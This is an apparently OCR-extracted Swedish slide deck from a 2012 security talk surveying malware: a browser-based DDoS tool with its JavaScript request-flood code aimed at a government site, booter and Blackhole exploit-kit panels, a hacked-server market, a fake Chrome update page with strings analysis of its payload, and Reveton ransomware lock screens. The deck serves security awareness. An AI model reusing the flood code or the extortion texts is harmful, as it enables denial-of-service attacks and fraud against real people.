


# Internetdagarna 2012

## Malicious Software

# Grovt indelad malwarekarta



# Egentligen är malwarekartan mer komplex

---

- Internet en internationell brottsarena
- Lockar alla möjliga typer
- Malware är inte bara trojaner och nätverksmaskar
  - Webbaserade bakdörrar
  - Preparerade webbsidor med kod som utnyttjar sårbarheter i webbläsare och insticksprogram
  - Cracks för mjukvara
  - DDoS-verktyg

- 
- Malware kan använda ett komplext modulärt mönster av infektions- och spridningssätt
    - 0days
    - Stulna certifikat
    - Rootkit som döljer händelser i operativsystemet
    - Malwaremoduler skrivna i flera språk, exempelvis Lua
    - Exempel: Duqu, Stuxnet, Gauss, Flame
    - Detta är bara början..

[VÄRD]

<http://www.regeringen.se/>

[FÖRFRÅGNINGAR]

1000

[MEDDELANDE]

We are Anonymous!

[STATUS]

FÖRFRÅGNINGAR

1908

LYCKADES

9

MISSLYCKADES

0

**STOPPA!**

# [CyberForce] -- [AnonOpsSweden] #

Greets to P5YKH3R

---

```
function start() {
  if (isFiring) {
    clearInterval(fireInterval);
    isFiring = false;
    this.innerHTML = "FIRE!";
  } else {
    isFiring = true;
    this.innerHTML = "STOPPA!";
    fireInterval = setInterval(makeHttpRequest,
(1000 / parseInt(requestsNode.value) | 0));
  }
};
```

---


- ```
var makeHttpRequest = function () {
    if ( (currentTime.getTime()-lastSuccess) > 10000) {
        return;
    } else {
        lastSuccess = currentTime.getTime();
    };

    var rID =Number(new Date());

    var img = new Image();
    img.onerror = function () { onFail(rID); };
    img.onabort = function () { onFail(rID); };
    img.onload = function () { onSuccess(rID); };
    img.setAttribute("src", target + "?id=" + rID + "&msg=" +
messageNode.value);
    requestsHT[rID] = img;
    onRequest(rID);
}
```



MAIN MENU

-  Dashboard
-  **Hub**
-  Friends List
-  Skype Resolver

TOOLS

-  Cloudflare Resolver
-  IP Logger
-  GeoLocation
-  Purchase

# Hub

[Home](#) > [Hub](#) > [Stress Tool](#)

## Stress Tool

Host

Port

Time

Method

UDP  SYN

**Attack!**

## Host To IP

Domain Name

**Resolve**



i1133.photobucket.com/albums/m590/skillcamz/iiosamabooter.png

Webdesign

WebCheck - Select a

VX Vault

Real Security

Welcome to Black Oc

# IIO SAMA BOOTER

UP FOR 3 MONTHS | PRIVATE SHELLS  
AUTO-BUY | HARD HITTING

10\$ LIFETIME - BUY NOW



# Exploitpacks – Blackhole 2.0

Blackhole

STATISTICS THREADS FILES SOFT VERSIONS SECURITY PREFERENCES LOGOUT

Adv: [Crypt.am](#) - crypt of iframe() javascript code.  
Adv: Dedicated servers in own Data-Center in Syria for ANY projects / content, Experience 6 + years in the market. The quality checked by time ;-) Contact: [hqservers@jabber.org](mailto:hqservers@jabber.org)  
Adv: Mass domain registration service. Buy 5-10-15 domains instantly. Pay by PAYMER, LR, PM, WM. For malware, traffic and the other things. [www.dotquick.net](http://www.dotquick.net)

Start date:  End date:  Thread:   5 sec.

**STATISTICS**

TOTAL INFO **25.00%** LOADS

89 HITED 8 HOSTS 2 LOADS

TODAY INFO **25.00%** LOADS

89 HITED 8 HOSTS 2 LOADS

**BROWSERS**

| BROWSERS | HITED | HOSTS | LOADS | % I   |
|----------|-------|-------|-------|-------|
| MSIE     | 14    | 5     | 2     | 40.00 |
| Mozilla  | 1     | 1     | 0     | 0.00  |
| Safari   | 74    | 2     | 0     | 0.00  |

**COUNTRIES**

| COUNTRIES          | HITED | HOSTS | LOADS | % I    |
|--------------------|-------|-------|-------|--------|
| Austria            | 1     | 1     | 1     | 100.00 |
| Russian Federation | 1     | 1     | 1     | 100.00 |
| Uruguay            | 1     | 1     | 0     | 0.00   |
| United States      | 74    | 3     | 0     | 0.00   |
| Spain              | 12    | 2     | 0     | 0.00   |

**OS**

| OS            | HITED | HOSTS | LOADS | % I    |
|---------------|-------|-------|-------|--------|
| Windows Vista | 1     | 1     | 1     | 100.00 |
| Windows XP    | 2     | 2     | 1     | 50.00  |
| Linux         | 74    | 2     | 0     | 0.00   |
| Windows 7     | 12    | 3     | 0     | 0.00   |

**THREADS**

| THREADS | HITED | HOSTS | LOADS | % I   |
|---------|-------|-------|-------|-------|
|         | 89    | 8     | 2     | 25.00 |


**EXPLOITS**

| EXPLOITS  | LOADS | % I   |
|-----------|-------|-------|
| MDAC      | 1     | 50.00 |
| Java Pack | 1     | 50.00 |

Blackhole v.2.0

# HIAAS – Hacked infrastructure as a service

---



### Information panel

#### Service Stats

Servers available: 16811 (450)  
Number of people: 1584 (0)  
Online: 19/126/418

#### Statistics Checker

Completed audits: 305192 running 2/0 in queue

#### Contact Service

**The main support hero solves the main issues:** dedicatexpress@jabber.cn ,  
main@im.dedicatexpress.com  
**Support Replacement:** dedicatexpress\_supp@jabber.cn , support@im.dedicatexpress.com  
**technical issues Email:** dedicatexpress@gmail.com

News Buy a server

To pick up the server with Mask IP (xxx.xxx): 64.102. Find

| ID      | Seller (rating)        | Country       | City     | Region     | Opera... | Processor                    | Memory, GB | Bx., Mbit / s | Ex., Mbit / s | Direct IP | Exposed    | Price, \$   |
|---------|------------------------|---------------|----------|------------|----------|------------------------------|------------|---------------|---------------|-----------|------------|-------------|
| 281 ... | <b>lopster (12154)</b> | United States | San Jose | California | Win2003  | Intel (R) Xeon (R) CPU514... | 2          | 4.39          | 4.58          |           | 10/19/2012 | <b>4.55</b> |

**Note from the seller:** Poker - no | Paypal - No | Amazon - No | Dating - No | Admin rights - Yes | Uptime - 7 days. 23:06:08

**Last automatic verification:** 10/19/2012

|   | News | Sell server | Buy a server | Seller Rating                                                                                                                                                                      |
|---|------|-------------|--------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 |      |             |              |   <b>lopster</b> |
|   |      |             |              | 12 254                                                                                                                                                                             |
| 2 |      |             |              |   <b>_SZ_</b>    |
|   |      |             |              | 6645                                                                                                                                                                               |
| 3 |      |             |              |   <b>sewer</b>   |

# Offensiva aktörer

---

| Aktör                                         | Motivation                                                                                                                         |
|-----------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------|
| Icke organiserad / löst organiserad           | Ändamålet "att äga information", tjäna personliga syften, nöjeshack. "w0w 100k wh4t 1 h4ck3d!"                                     |
| Organiserad                                   | Omsättningsbar information, propagering av politiska budskap, konkurrera med jämbördiga organisationer                             |
| Militär / underrättelsetjänst (statlig aktör) | Kontroll över strategiskt viktig information. Information som skapar fördel i tider av fred eller konflikt. Sprida desinformation. |

# Premisser och distinktioner


---

- 1) Hur gick infektionen till
  - Webbsida
  - USB-sticka med Autorun.inf
- 2) Vad gör malwaremjukvaran efter infektion?
- 3) Engångsinfektion eller nätverksspridning?
- 4) Beständig malware, i så fall hur? (fil på webbserver, registret, API-hooking, patchning av operativsystemskärnan, bootloader etc)



# Vanligt förekommande

---



# Exempel på verktyg

---

- RAT (remote administration tool, verktyg för fjärradministration)
  - Bifrost (1.2.1d, “Coffin of Evil”)
  - Darkcomet
- Exploit-kit/ Exploit-packs
  - Neosploit
  - Redkit
  - Blackhole
- Packers
  - UPX
  - ASPack

File information

Report date: 2012-09-11 13:51:03 (GMT 1)

File name: [redacted].exe

File size: 10,35 bytes

MD5 hash: af69d2e9e3e6b0917db3b6187c2136b

SHA1 hash: 1cd5e080c95a09cc4925e0253ce9aa4e038041

Detection rate: 0 on 14 (0%)

Status: CLEAN

| Antivirus   | Database | Engine       | Result |
|-------------|----------|--------------|--------|
| Asquared    | 13.51.03 | 5.1.0.3      |        |
| Avast       | 13.51.03 | 5.0          |        |
| AVG         | 13.51.03 | 10.0.0.1190  |        |
| Aura        | 13.51.03 | 7.11.7.12    |        |
| BitDefender | 13.51.03 | 7.0.0.2555   |        |
| ClamAV      | 13.51.03 | 0.97.4       |        |
| Comodo      | 13.51.03 | 1.0          |        |
| DrWeb       | 13.51.03 | 5.0.2        |        |
| Frost       | 13.51.03 | 6.0          |        |
| IkarusT3    | 13.51.03 | T31001057    |        |
| Panda       | 13.51.03 | 10.0.3.0     |        |
| STOPzilla   | 13.51.03 | 5.0.0.0      |        |
| TrendMicro  | 13.51.03 | 9.200.0.1012 |        |

Like Add to Share

56 views

Published on Sep 12, 2012 by Nx2x2

Download here

<http://www.mediafire.com/?glfr5clr7bt9644>

Show more

All Comments (1)

see all



**How to crypt a RAT or Virus to make it FUD**

by skanvilark  
83 views



**How To Spread With Dark Comet (Voice)**

by BonkeKid  
507 views



**DarkComet 5.2 Download**

by Greg Gies  
11 views



**Spy Net Special Edition (RAT) (hack) + crypter**

by stanley thadius  
No views



**Crypter L e Crypter Vegeta**

by WinchesterHacker1  
300 views



**Crypter FUD 2012-2013 (100% Indetectable)**

by v0idh4ck3r  
245 views



**Crypter 100% Fud (Private) (Venta-For)**

by v0idh4ck3r  
110 views



شرح بيفروست كامل للمبتدئين

# Live malware-site

```
18 </head>
19
20 <body>
21
22 <div class="container">
23
24     <div class="main">
25     <div class="menu right">
26         <a class="active left cuf" href="#">update</a>
27         <a class="left cuf" href="#">stable</a>
28         <a class="left cuf" href="#">beta</a>
29     <div class="cl">&nbsp;</div>
30 </div>
31
32     <div class="header cuf">
33     Update Google Chrome
34 </div>
35     <div class="slogan cuf">
36     To make sure that you're protected by the latest security updates
37 </div>
38     <a class="btn cuf" href="google_chrome_installer.exe">
39     Download Update
40 </a>
41     <div class="spec cuf">
42     For Windows 8/7/Vista/XP
43 </div>
44
45     <div class="stats">
46     <div class="article left cuf">
47     <p>Windows 8 users</p><span>Make sure to close all
48 Chrome windows and tabs
49 on the desktop and Windows 8
50 app, then relaunch
51 Chrome after update..
52 </span>
53 </div>
54     <div class="article left cuf">
55     <p>check for updates</p><span>Updates are available on this
56 website To apply the update,
57 just follow the steps below.
58 </span>
59 </div>
60     <div class="article left cuf">
61     <p>update google chrome</p><span>To make sure that you're protected
62 by the latest security updates.
63 Download latest version here.
```

# Vi laddar hem google\_chrome\_installer.exe

---

```
jj$ md5 google_chrome_installer.exe
```

```
MD5 (google_chrome_installer.exe) = bfd8596161f9d0982f873f5d7aa76821
```

MD5-summan genererar ingen träff i Virustotal eller Google



# En-minuts-analys

---

```
jj$ strings google_chrome_installer.exe | more
```

```
!This program cannot be run in DOS mode.
```

```
.text
```

```
.data
```

```
.rdata
```

```
@.bss
```

```
.idata
```

```
.yomygr
```

```
VJ>#
```

```
g&ppp
```

```
guqpp
```

```
pppH
```

```
gz spp
```

```
pppH
```

```
g_ spp
```

```
pppH
```

```
g; spp
```

```
pppH
```



# 1 minute analysis

---

```
AAAA
AAAA
AAAA
[^_]
pyomygrfbcjqdlfjcin
KERNEL32.dll
GetModuleFileNameA
kernel32.dll
CreateProcessA
ntdll.dll
NtUnmapViewOfSection
WriteProcessMemory
GetThreadContext
ReadProcessMemory
SetThreadContext
ResumeThread
VirtualAllocEx
VirtualAlloc
VirtualFree
!(Ew
~&kE
  iciNWq
x``U
S2zw
Qjh/T
w76r
```

---

```
BFUa.X
YnFpW
-f3F2
r9$|
n6j/
HWyn
9)PF
(-)|
W;()f
_xU`u
08bX
w``u N
AddAtomA
AreFileApisANSI
Beep
CreateSemaphoreA
DeleteFileA
ExitProcess
FindAtomA
GetAtomNameA
GetConsoleMode
GetModuleHandleA
GetProcAddress
InterlockedDecrement
InterlockedIncrement
ReleaseSemaphore
SetLastError
SetUnhandledExceptionFilter
Sleep
TlsAlloc
TlsFree
TlsGetValue
TlsSetValue
WaitForSingleObject
__getmainargs
__mb_cur_max
__p__environ
__p__fmode
__set_app_type
_assert
_cexit
_errno
_flbuf
_fmode
_iob
_isctype
_onexit
-■
```






---

```
_pctype
_setmode
_strnicmp
_vsnprintf
abort
atexit
fclose
fflush
fgetpos
fopen
fprintf
fread
free
fsetpos
fwrite
localeconv
malloc
memchr
memcpy
memmove
printf
setlocale
signal
DefWindowProcA
DispatchMessageA
GetMessageA
LoadCursorA
LoadIconA
PostQuitMessage
RegisterClassExA
ShowWindow
TranslateMessage
comctl32.dll
Str_SetPtrW
DestroyPropertySheetPage
ImageList_Add
CreateToolBarEx
CreatePropertySheetPageA
InitCommonControls
DrawInsert
PropertySheetA
CreateMappedBitmap
CreateUpDownControl
ws2_32.dll
bind
recv
inet_ntoa
ntohl
ntohs
WSAConnect
gethostbyaddr
htonl
listen
getsockname
:|
```

---





# Exempel på ransomware ("Reveton")



## Polisen Polisen Enheten för databrott

REGERINGSKANSLIET



### Olaglig aktivitet har upptäckts !

Detta Operativsystemet har blockerats på grund av överträdelse av lagar i Konungariket Sverige!

Din IP-adress är: "n/a". Din IP har identifierats och registreras med den Svenska Polisen . Användaren av denna IP-adress, använda din dator för att visa eller Hämta pornografiska filmer som innehåller barnpornografi, tidelag och våld mot barn eller komma åt webbplatser som innehåller pornografi, barnpornografi, tidelag och våld mot barn. Dessutom har dessa filer hittades av våra experter på hårddisken i din dator.

**Dessutom har din dator, används för att skicka ett stort antal oönskade e-postmeddelanden med kommersiell, politisk eller annat innehåll eller andra typer av spam meddelanden och meddelanden av terrorism karaktär.**

**Blockering av din dator är utformad för att förhindra olaglig verksamhet.**

Din Info:

Din IP:n/a

Din Location: n/a

Din ISP: n/a

För att låsa upp din dator, är du skyldig att betala straffet till ett belopp av 1000kr.

Straffet skall betalas inom 24 timmar från den tidpunkt när datorn är låst! Om straffet inte betalas inom föreskriven tid, din dator kommer att konfiskeras, ditt brottmål kommer att lämnas in till domstolen och alla data kommer att tas bort från din dator.

#### 1) Betalning med Paysafecard:

Kan du köpa dina Paysafecard vid 7-Eleven, Shell 7-Eleven, Direkten, Timebutiker, Pressbyrå, bensinstationer och tobaksaffärer.

Ange koden in i fältet för betalning och klicka "OK" (om du har mer än en kod, ange dem en efter en i fältet för betalning och klicka på "OK")

#### 2) Betalning med Ukash:

Kan du köpa dina Ukash vid 7-Eleven, Pressbyrå, payzone, bensinstationer och tobaksaffärer.



1000 kr

Varar Paysafecard halen?



Pressbyrå



Direkten



1000 kr

Varar Ukash halen?



Pressbyrå





**AFP**  
Australian Federal Police



## Attention!

IP: 202.46.46.117  
Location: AU, Australia

**Your PC is blocked due to at least one of the reasons specified below.**

You have been violating «Copyright and Related Rights Law» (Video, Music, Software) and illegally using or distributing copyrighted content, thus infringing Article 128 of the Criminal Code of Australia.

Article 128 of the Criminal Code provides for a fine of 2 to 5 hundred minimal wages or a deprivation of liberty for 2 to 8 years.

You have been viewing or distributing prohibited Pornographic content (Child Porn/Zoophilia and etc). Thus violating article 202 of the Criminal Code of Australia.

Article 202 of the Criminal Code provides for a deprivation of liberty for 4 to 12 years.

Illegal access to computer data has been initiated from your PC, or you have been...

Article 208 of the Criminal Code provides for a fine of up to AUD \$100,000 and/or a deprivation of liberty for 4 to 9 years.

Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law On Neglectful Use of Personal Computer. Article 210 of the Criminal Code provides for a fine of AUD \$2,000 to AUD \$8,000.

Spam distribution or other unlawful advertising has been effected from your PC as a profit-seeking activity or without your knowledge, your PC may be infected by malware.



**Ukash**

Code  Sum

1 2 3 4 5 6 7 8 9 0

Pay Ukash

Where I can buy Ukash?

You can get Ukash from hundreds of thousands of global locations, online, from wallets, from kiosks and ATMs.





# Specialist Crime Directorate Police Central e-crime Unit




## Attention!!!

The operating system is locked due to the violation of the laws of the United Kingdom. Following violations were detected:

The IP address was used to visit websites containing pornography, child pornography, zoophilia and child abuse. Your computer also contains video files with Pornographic content, elements of violence and child pornography! Spam-messages with terrorist motives were also sent from your computer.

The computer lock is aimed to stop your illegal activity.

Your IP address is



To unlock the computer you are obliged to pay a fine of £ 100.

You could pay the forfeit in two ways:

### 1) Paying through Ukash:

To do this, you should enter the 10 digits code in the payment form and press OK (if you have several codes, enter them one after the other and press OK).

If an error occurs, send the codes to address: [surchase@cyber-metropolitan-police.co.uk](mailto:surchase@cyber-metropolitan-police.co.uk)

### 2) Paying through Paysafecard:

To do this, you should enter the 16 digits resulting code (if necessary with a password) in the payment form and press OK (if you have several codes, enter them one after the other and press OK).

If an error occurs, send the codes to address: [surchase@cyber-metropolitan-police.co.uk](mailto:surchase@cyber-metropolitan-police.co.uk)

## Ukash Where can I buy Ukash?

You could buy Ukash in many places, for example: shops, stalls, stand-alone terminals, on-line or through E-Wallet (electronic cash). Below you could find the list of point of sale Ukash in your country.



**Epay** - you could buy Ukash in thousands of supermarkets or Call-Shops which have this logo.



**PayPoint** - Get Ukash whenever you see the PayPoint sign.



**Payzone** - Ukash available from Payzone terminals around the UK.



**inpay** - You can get a Ukash voucher in values from £10 - £300 and pay using your internet bank.

OK

## Where can I



**paysafecard** is available from 250,000 sales outlets worldwide, in the United Kingdom, exclusively from all **PayPoint** outlets

OK





**METROPOLITAN  
POLICE**

**ATTENTION! ILLEGAL ACTIVITY WAS REVEALED!**

Your operational system is locked as a result of Great Britain law violation!

The following violations were revealed: your IP address was detected on illegal pornographic sites including child pornography, zoophilia and violent scenes with children! Pornographic video with elements of violence and child pornography were revealed on your PC!

Illegal SPAM of terrorist orientation is also mailed from your PC.

This lockout is intended to eliminate possible distribution of the above materials from your PC in the internet.

Your personal data: IP: Browser: Internet Explorer 6.0 OS: Windows XP Country: City: ISP:

For your PC to be unlocked you have to pay penalty equal to 100£! The penalty is to be paid during 24 hours from the moment when your PC was locked! If the penalty is not paid all the data will be removed from your PC!

There are 2 ways of payment:

- 1) You can buy the ukash coupon for the amount of 100£. Enter the ukash coupon number in payment field and press OK or send the coupon number by email [mpdeposit@yahoo.com](mailto:mpdeposit@yahoo.com). You can buy the ukash coupon at any available point.
  - 2) You can pay the penalty by means of paysafecard. Payment by means of paysafecard is to be effected to the amount of 100£. Enter the pin code from your bill in payment field and press OK or send the pin code by email [mpdeposit@yahoo.com](mailto:mpdeposit@yahoo.com). You can buy paysafecard at any available point.
- As soon as payment is effected your PC will be unlocked during 24 hours from the moment of payment.




BUTTON



BUTTON

All rights reserved (c) 2011





[jonathan.james@atea.se](mailto:jonathan.james@atea.se)

[jonathanj.com](http://jonathanj.com)

**Twitter: areusecure**

08-4774730